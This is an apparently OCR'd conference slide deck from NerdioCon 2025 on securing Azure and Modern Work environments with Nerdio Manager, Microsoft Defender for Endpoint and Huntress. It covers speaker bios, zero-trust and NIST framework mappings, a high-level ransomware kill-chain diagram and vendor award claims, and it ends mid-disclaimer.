NerdioCon
2025
PALM SPRINGS

Advanced Security with Microsoft Defender

Travis Roberts

Sr. Technical Trainer

Microsoft MVP, MCT

Yong Rhee

Product Manager for Microsoft Defender for Endpoint

Ex - Microsoft Defender for Endpoint – Customer Engineering Experiencing (CxE) – Program Manager

Ex – Premier Field Engineer (now called Cloud Solutions Architect)

Ex - Support Escalation Engineer

- 25 years at Microsoft on May 15th
- Currently focusing on Defender for Endpoint in Windows, and in the past, I have focused on macOS and Linux too.
- Worked on helping customers do Security and O.S. assessments for 9 years.
- First 10 years were focused on Windows Server performance.
- In my free time, I like to go walking/jogging, and watching Formula 1 races

Jeremy Young

Community Growth Strategist

Huntress

Agenda

Nerdio + Defender - Travis

Microsoft Defender - Yong

Nerdio + Defender Features - Travis


Huntress and Nerdio Defender - Jeremy

NerdioCon
2025
PALM SPRINGS

Nerdio and Microsoft Defender

Why security matters for MSPs

61% of SMBs have been hit by a successful cyberattack in the last year.



(BlackFog Cybersecurity Report, 2023)

The silent costs:
impacts beyond the bottom line

Reputation Damage

Damage to customer relationships

Compliance & legal penalties

Security challenges MSPs face in managing Azure

Visibility gaps

Difficulty obtaining a unified view of security across clients, tenants, and environments.

Cost and resource strain

Balancing cost-effective resource usage while maintaining strict security measures.

Issues with backup / recovery process

Inconsistent Azure Backup policies create gaps in disaster recovery readiness.

Shared responsibility model

	Responsibility	SaaS	PaaS	IaaS	On-Prem
Customer Responsibility	Information and data	●	●	●	●
	Devices (mobile and PC)	●	●	●	●
	Accounts and identities	●	●	●	●
Responsibility Varies	Identity and directory infrastructure	◐	◐	●	●
	Applications	○	◐	●	●
	Network controls	○	◐	●	●
	Operating system	○	○	●	●
Cloud Provider Responsibility	Physical hosts	○	○	○	●
	Physical network	○	○	○	●
	Physical Datacenter	○	○	○	●

○ Microsoft ● Customer ◐ Shared

Nerdio Manager automates, simplifies, and optimizes virtual desktops In Azure

Azure Infrastructure

- Azure Virtual Desktop
- Compute
- Storage & Files
- Networking & Security
- Backup & Recovery
- Applications
- Azure AI

Nerdio’s key AVD management features

- Host Pool Management
- Session Host Auto-Scaling
- Custom RBAC Roles
- CIS Hardened Images
- Backup & Restore
- AVD Lifecycle Image Management
- User Profile Management
- PowerShell Scripting

Nerdio Manager streamlines & secures the management of Modern Work environments

Modern Work

- ENTRA ID & AD
- Intune & Endpoints
- Windows 365
- Defender XDR
- Policies & Baselines
- Microsoft 365 Apps
- License Management

Zero trust framework

Verify explicitly

Always authenticate and authorize.

Use least privileged access

Limit user access with just-in-time and just-enough-access policies.

Assume breach

Minimize breach radius and segment access. Use end-to-end encryption and use analytics for visibility and early threat detection.

Zero trust with Nerdio Manager

Nerdio Manager helps with securing your data at the core

1. Pre-configured and custom RBAC roles.
2. Install Hybrid Connection Manager (HCM)
3. Conditional Access policy management.


Security pitfalls in the Modern Work landscape

- Inconsistent security policies
- Data exposure risks
- Delayed threat detection
- User management challenges

Nerdio Modern Work: closing the security gaps

- Secure access controls
- Automated policy enforcement
- Enhanced data protection
- Proactive threat monitoring
- Effortless user management

The NIST Cybersecurity Framework



SET UP

IDENTIFY

PROTECT

DETECT

RESPOND

RECOVER

NERDIO MANAGER FOR MSP

Some functionality, better with third-party tools.

Microsoft 365 security

Thrreatlocker, Huntress, Blackpoint, or other third-party MDR/MSSP

Nerdio Manager for MSP meets the NIST Cybersecurity Framework

Identify	Protect	Detect	Respond	Recover
• Audit Logs • Risky & Stale User Reports • Defender Vulnerability Reporting • Device Configuration Compliance • Global Views & Dashboards • AVD Utilization and Performance • Tenant Configuration Compliance • Secure Score Management	• Granular RBAC Model • CIS Hardened AVD Images • CIS Intune Policies • Settings Baselines • Conditional Access • Policy Management • Azure Backup Management • Golden Image Management • Global App Catalog • Global Policy Management Global Windows Update Rings	• Defender for Endpoint functionality • Risky & Stale User Reporting	• Console Connect	• Azure Backup Management & Validation • Golden Image Management & Validation • CIS Hardened AVD Images • Recovery Services for Policies & Baselines • AVD Auto-Heal • AI Backup Validation • AI Image Validation

Future of AVD + Modern Work security with Nerdio

AZURE INFRASTRUCTURE

Azure Virtual Desktop

Compute

Storage & Files

Networking & Security

Backup & Recovery

Applications

Azure AI

MODERN WORK

ENTRA ID & AD

Intune & Endpoints

Windows 365

Defender XDR

Policies & Baselines

Microsoft 365 Apps

License Management

Why choose Nerdio Manager security solutions?

Nerdio Manager simplifies and strengthens your security strategies and empowers MSPs to deliver unparalleled value to their clients

Comprehensive Security

Expert Guidance

Cloud-Based Platform

Industry Best Practices

NerdioCon
2025
PALM SPRINGS

Microsoft Defender

Agenda

- Microsoft Security + SOC
- Industry tests
- Microsoft Defender for Endpoint
- Vulnerability Management
- Attack Surface Reduction
- Next-Generation Protection
- Endpoint Protection and Response
- Windows Server
- macOS
- Linux server
- Mobile Threat Detection
- Security CoPilot
- Defender Threat Experts

NerdioCon
2025
PALM SPRINGS

Threat landscape

Protecting endpoints has never been as challenging as it is today…

Increasing sophistication of ransomware

275% rise in ransomware attacks we observed from 2023 to 2024

---

[1] Microsoft Digital Defense Report 2024

…but Microsoft Defender for Endpoint is meeting the challenge

Increasing sophistication of ransomware

275% rise in ransomware attacks we observed from 2023 to 2024

Best-in-class ransomware protection

>300% decline in Defender for Endpoint customers encrypted from 2023 to 2024


Microsoft Digital Defense Report 2024

NerdioCon
2025
PALM SPRINGS

Microsoft Security + SOC

A **unified** security operations platform

Protecting the world's businesses across all assets with best-in-class posture and fastest MTTR




AI	AI-powered SOC
XDR	Protect and defend across workloads
SIEM	Flexible detection across digital estate
XSPM	Reduce exposure across digital estate
Threat intelligence	Comprehensive threat insights

- Endpoints, IoT & OT
- Hybrid identities
- Cloud workloads
- Email and collaboration
- SaaS apps
- Data

$5B/year investment in cybersecurity research and innovation
(**20%** of Microsoft Security revenue in 2022)

Endpoint-focused detection and response solutions are insufficient to protect against evolving threats

Attacks are crossing modalities


Cloud apps
Attacker **exfiltrates sensitive data**
Brute force account or use stolen account credentials
Attacker collects **reconnaissance and configuration data**
Phishing mail
Open attachment
Click a URL
Browse to a website
Email
Exploitation and installation
Command and Control
Endpoints
User account is **compromised**
Attacker **compromises** a privileged account
Domain is **compromised**
Identities
Services stopped and backups deleted
Files encrypted on additional hosts
Workloads

Typical Human-Operated Ransomware Campaign

NerdioCon
2025
PALM SPRINGS

Industry tests

Built on the foundation of an industry leader in device security

Gartner

Gartner names Microsoft a Leader in 2024 Endpoint Protection Platforms Magic Quadrant.

FORRESTER

Forrester names Microsoft a Leader in Endpoint Security Wave for XDR 2024.

Forrester names Microsoft a Leader in Endpoint Detection and Response Providers Q2 2024

Forrester names Microsoft a Leader in Unified Endpoint Management Wave, Q4 2023.

MITRE | ATT&CK™

Microsoft leads in real-world detection in MITRE ATT&CK evaluation.

IDC

IDC names Microsoft a Leader for Modern Endpoint Security for Enterprise and Small and Midsize Businesses.

IDC ranks Microsoft number one for corporate endpoint security market share in the IDC Worldwide Corporate Endpoint Security Market Shares 2022 report.

Our antimalware capabilities consistently achieve high scores in independent tests.

Microsoft Defender for Endpoint awarded a perfect 5-star rating by SC Media in 2020 Endpoint Security Review.

Microsoft won six security awards with Cyber Defense Magazine at RSAC 2021.


Gartner does not endorse any vendor, product or service depicted in its research publications and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner's Research & Advisory organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed 